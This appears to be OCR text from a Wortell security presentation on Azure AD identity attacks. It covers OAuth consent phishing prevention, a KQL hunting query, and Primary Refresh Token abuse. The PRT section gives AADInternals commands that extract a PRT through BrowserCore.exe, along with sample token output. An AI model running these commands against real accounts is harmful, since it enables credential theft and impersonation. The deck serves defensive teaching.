
1. Disable OAuth consent flow for users
2. Enable Azure AD Admin consent
3. Enable Defender for Cloud Apps (MDA) app policies
4. Azure Active Directory Identity Protection – Workload identities
5. Hunting with Defender for Endpoint/ Microsoft Sentinel
6. Attack Simulation training – OAuth Consent Simulation

wortell

Identity Attack Oauth

Prevention 1 – App Consent flow






Identity Attack Oauth

Prevention 2 - Hunting

```
1  EmailUrlInfo
2  | where Url startswith "https://login.windows.net/common/oauth2" or Url startswith "https://login.microsoftonline.com/consumers/oauth2"
3  | join EmailEvents on $left.NetworkMessageId == $right.NetworkMessageId
4  | where EmailDirection == "Inbound"
```




wortell

Identity Attack Oauth

Prevention 3 – Defender for Cloud Apps

1. Malicious OAuth app consent
2. Suspicious OAuth app file download activities
3. Unusual addition of credentials to an OAuth app
4. Unusual ISP for an OAuth app
5. Misleading OAuth app name
6. Misleading publisher name for OAuth app




wortell

Identity Attack Oauth

Prevention 4 - Defender for Cloud Apps

1. App Discovery (discover for current approved apps)
2. Filter permissions/ and granted permissions
3. Check existing approvals, not only new consents




wortell

Identity Attack Oauth

Prevention 5 - Azure AD Identity Protection


1. AzureAD Threat Intelligence
2. Suspicious Sign-ins
3. Unusual addition of credentials to an OAuth app
4. Leaked credentials



wortell


Identity Attack Oauth

Prevention 6 – Attack Simulation Training



wortell

Identity Attack Primary refresh token



wortell

PRT token

Primary Refresh Token (PRT) is a special high privileged refresh token. Compared to Active Directory it is equivalence to the Ticket Granting Ticket (TGT). PRT is a token stored on the device. (Cryptographic keys stored in TPM). PRT is a requirement for SSO.

Used for:

- Azure AD registered devices
- Azure AD Joined devices
- Hybrid AzureAD Joined devices

Why interesting?

- Authenticate against any application
- Can be updated with an MFA claim
- Interesting path; C:\Program Files\Windows Security\BrowserCore\BrowserCore.exe

wortell

Blog tip: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/

PRT token – Browsercore.exe

Browsercore.exe (reads stdin and gives back PRT cookie from stdout)

.COM object lives inside; MicrosoftAccountTokenProvider.dll

```
$prtToken = Get-AADIntUserPRTToken
Get-AADIntAccessTokenForAADGraph –PRTToken $PrtToken
```

```
Get-AADIntUserPRTToken -Method TokenProvider
```

AAD Internals


```
PS C:\Windows\system32> Get-AADIntUserPRTToken -Method TokenProvider
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4Ijoic2RIaOorZjlnXC9zYjc1WDF4TkpLQ3VDSndZaDJlSUFnIn0.eyJyZWZyZXNoX3Rva2VuIj
oiMC5BVTRBWFdDajZDTDVqRTJsaktlOVZjNjVjSWM3cWpodG9CZE1zblY2TVdtSTJUdE9BS3MuQWdBQkFBRUFBQUQtLURMQTNWTzdRcmRkZOpnN1dldnJB
ZORzX3dRQTlQOWlIY2V3cOhaYmo3TmNZMHBfVmxMOUJPWmZwSk1mUmtMZjd2QTZ4SFdVU29wenlackl GdS1kVHdnTVZOVU9GYzUxUGNYMTdVbnpRYO9NUz
FZY1IOTjFDSC1pWm9tTOw1NzQwZOE3Sl9VOEkwX2RfYm9xaTRFZHNicWY5UDBnTjhsZW94WXV3cVFGQ3B2VGFHd3BtX1pLRWx5VE9JSFo4U2JNWnJKc3Fu
VTV5VDllMEllNktHaGE2MkhuQkRTZlV6M1FJcU5aMjhCdmthMGlrOG9JeG56dTJvdTJXQWhzZTJ4QWxCQkQOcU9HaHZsdVhjcEVUc25NQzFTcTROU2dDWF
Y1RU13ZThHcktXaOpjb0xvcnhoT2I4OTA4NDhJd3hjRDg2Qjd5ZjV3OTVLeDZsREJDc0hOdWhTLXJuUGJtSmdsOEp3U0pHXzN1ZzFFb3dFZlZmc3RsRk5h
ekh2djJnUFR1QnliOEJDTzdQbVJ2eEs0dFBmMlBZQnQ5SFVvcnJycCO4c1kycmFEX1dtV0lSdGRLRFY5QXFRa296NG1VeDRqZnZORVFzSzhMRllieTlldX
FPUVJTNFNEOGF4a2JGbnBuNO55d18OclFEejdUQOdYRXNYWktBdFYxcjlpbHdVTE9UNVNWTHNEelMyQ2xSdGpjbmI5clpocmw4STkxUnB6b3pfQO8OcGdu
MjFXOHZFaEpIZldVYkxMME9SUFJWXzdBSDYwQWxUUkRxOXpMRmJuVmV4V1Fuby1VUOtwZOJuNFFuVnNObVJ4dzFzdXJmZG5HOTlkUVo5dWNpRjdTNmwwcU
EzTlJWRzdsZG5ZeGJORWdISDhKVlR3RHd5VU45NFRlOFExcDFnS3pUQmYyZ1pIODZGVFNYLU1UNUxIZmtFdGJHMzVyZDdVQkJzVTU1SVFDcFpSZTNRb1A2
YUZPbUZUOUxQdXNHRWVtZFVnMnUzakRZVFdyb3Rqc3YtQnNmWlBUSHIyRndiMWF3aFJySE0xNDZqYUd6QWc4QXNPSE5hdTkOdldFWHdSbmRVWC1jMFI2Tm
MwYVAxZHpDQVhMVOFueS1VZDlwRzdObENWR1IwVWVPMWp1VUQtVnVCN1NOdjNzUzQ5RXhOcVNXUlVYUW83aOUyZWdhT21Gek5YMEdnIiwgImlzX3ByaW1h
cnkiOiJOcnVlIiwgInJlcXVlc3Rfbm9uY2UiOiJBdOFCQUFFQUFBQUNBT3pfQkFEMF8OdGVfMnpXMEJmN1paTkJ2VXpNTEpieVpDcDBKVFpKNE5xNTBfeU
hrZklkRmOtRXFFeGFSeFFzSWhCQk9oaWlMV244ZE9IR2pnb2trVmt3R2FSZOl4VWdBQSJ9.ex2xbSNiuRBnu4t9bySphCZ4pUp5jZirBQhGqNcXLfs

PS C:\Windows\system32>
```

Blog tip: https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/ & https://o365blog.com/post/prt/ & https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30

wortell

PRT token – Detection / Prevention

Combine Azure AD Identity Protection and Defender for Endpoint (MDE) for holistic compromised identity signals.




Source: https://techcommunity.microsoft.com/t5/azure-active-directory-identity/holistic-compromised-identity-signals-from-microsoft/ba-p/2365683

wortell

